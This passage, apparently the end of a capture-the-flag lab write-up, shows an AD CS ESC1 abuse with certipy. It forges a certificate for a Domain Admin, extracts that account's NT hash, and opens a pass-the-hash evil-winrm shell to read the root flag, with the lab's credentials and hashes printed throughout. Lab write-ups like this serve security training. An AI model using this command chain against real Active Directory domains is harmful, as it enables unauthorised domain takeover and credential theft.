    [+] User Enrollable Principals      : HACKSMARTER.LOCAL\Soulkiller.svc
    [!] Vulnerabilities
      ESC1 : Enrollee supplies subject and template allows client authentication.
Trying to do that against the administrator account tells that the password is expired so let's try to find another high privileged user that we can target instead.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy req -dc-ip 10.1.168.253 -target dc01.hacksmarter.local -u soulkiller.svc -hashes :f4ab68f27303bcb4024650d8fc5f973a -ca 'hacksmarter-DC01-CA' -ns 10.1.168.253 -dns-tcp -template 'AI_TAKEOVER' -upn 'administrator@hacksmarter.local' -sid 'S-1-5-21-3154413470-3340737026-2748725799-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 4
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@hacksmarter.local'
[*] Certificate object SID is 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy auth -pfx administrator.pfx -dc-ip 10.1.168.253
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@hacksmarter.local'
[*]     SAN URL SID: 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*]     Security Extension SID: 'S-1-5-21-3154413470-3340737026-2748725799-500'
[*] Using principal: 'administrator@hacksmarter.local'
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_KEY_EXPIRED(Password has expired; change password to reset)
[-] Use -debug to print a stacktrace
[-] See the wiki for more information
Listing members of administrators we find that the user the_emperor is member of Domain Admins so let's use that instead it has the RID 1601.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc ldap hacksmarter.local -u faraday -p hacksmarter123 --groups administrators
LDAP 10.1.168.253 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local) (signing:None) (channel binding:Never)
LDAP 10.1.168.253 389 DC01 [+] hacksmarter.local\faraday:hacksmarter123
LDAP 10.1.168.253 389 DC01 Administrator
LDAP 10.1.168.253 389 DC01 Enterprise Admins
LDAP 10.1.168.253 389 DC01 Domain Admins
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc ldap hacksmarter.local -u faraday -p hacksmarter123 --groups 'Domain Admins'
LDAP 10.1.168.253 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local) (signing:None) (channel binding:Never)
LDAP 10.1.168.253 389 DC01 [+] hacksmarter.local\faraday:hacksmarter123
LDAP 10.1.168.253 389 DC01 Administrator
LDAP 10.1.168.253 389 DC01 the_emperor
Shell as the_emperor (Administrator)
And we got its hash let's connect.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy req -dc-ip 10.1.168.253 -target dc01.hacksmarter.local -u soulkiller.svc -hashes :f4ab68f27303bcb4024650d8fc5f973a -ca 'hacksmarter-DC01-CA' -ns 10.1.168.253 -dns-tcp -template 'AI_TAKEOVER' -upn 'the_emperor@hacksmarter.local' -sid 'S-1-5-21-3154413470-3340737026-2748725799-1601'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'the_emperor@hacksmarter.local'
[*] Certificate object SID is 'S-1-5-21-3154413470-3340737026-2748725799-1601'
[*] Saving certificate and private key to 'the_emperor.pfx'
[*] Wrote certificate and private key to 'the_emperor.pfx'
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy auth -pfx the_emperor.pfx -dc-ip 10.1.168.253
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'the_emperor@hacksmarter.local'
[*]     SAN URL SID: 'S-1-5-21-3154413470-3340737026-2748725799-1601'
[*]     Security Extension SID: 'S-1-5-21-3154413470-3340737026-2748725799-1601'
[*] Using principal: 'the_emperor@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'the_emperor.ccache'
[*] Wrote credential cache to 'the_emperor.ccache'
[*] Trying to retrieve NT hash for 'the_emperor'
[*] Got hash for 'the_emperor@hacksmarter.local': aad3b435b51404eeaad3b435b51404ee:d87640b0d83dc7f90f5f30bd6789b133
And we got the root flag.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ evil-winrm -i 10.1.168.253 -u the_emperor -H d87640b0d83dc7f90f5f30bd6789b133
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\the_emperor\Documents> ls ../Desktop


    Directory: C:\Users\the_emperor\Desktop


Mode LastWriteTime Length Name
---- ------------- ------ ----
-a---- 6/21/2016 3:36 PM 527 EC2 Feedback.website
-a---- 6/21/2016 3:36 PM 554 EC2 Microsoft Windows Guide.website
-a---- 11/6/2025 5:19 PM 2312 Microsoft Edge.lnk


*Evil-WinRM* PS C:\Users\the_emperor\Documents> type C:\Users\Administrator\Desktop\root.txt
fcf1dd0f08d1068a2f151fd2ec5ecf05
*Evil-WinRM* PS C:\Users\the_emperor\Documents>
Path

Resources
- Kerberoasting — MITRE T1558.003
- HackTricks — Kerberoast
- hashcat Example Hashes — Mode 13100 Kerberos 5 TGS-REP
- The Hacker Recipes — Shadow Credentials
- Certipy — Active Directory Certificate Services Enumeration & Abuse
- Certified Pre-Owned — AD CS Attack Research (SpecterOps)
- HackTricks — AD Certificates ESC1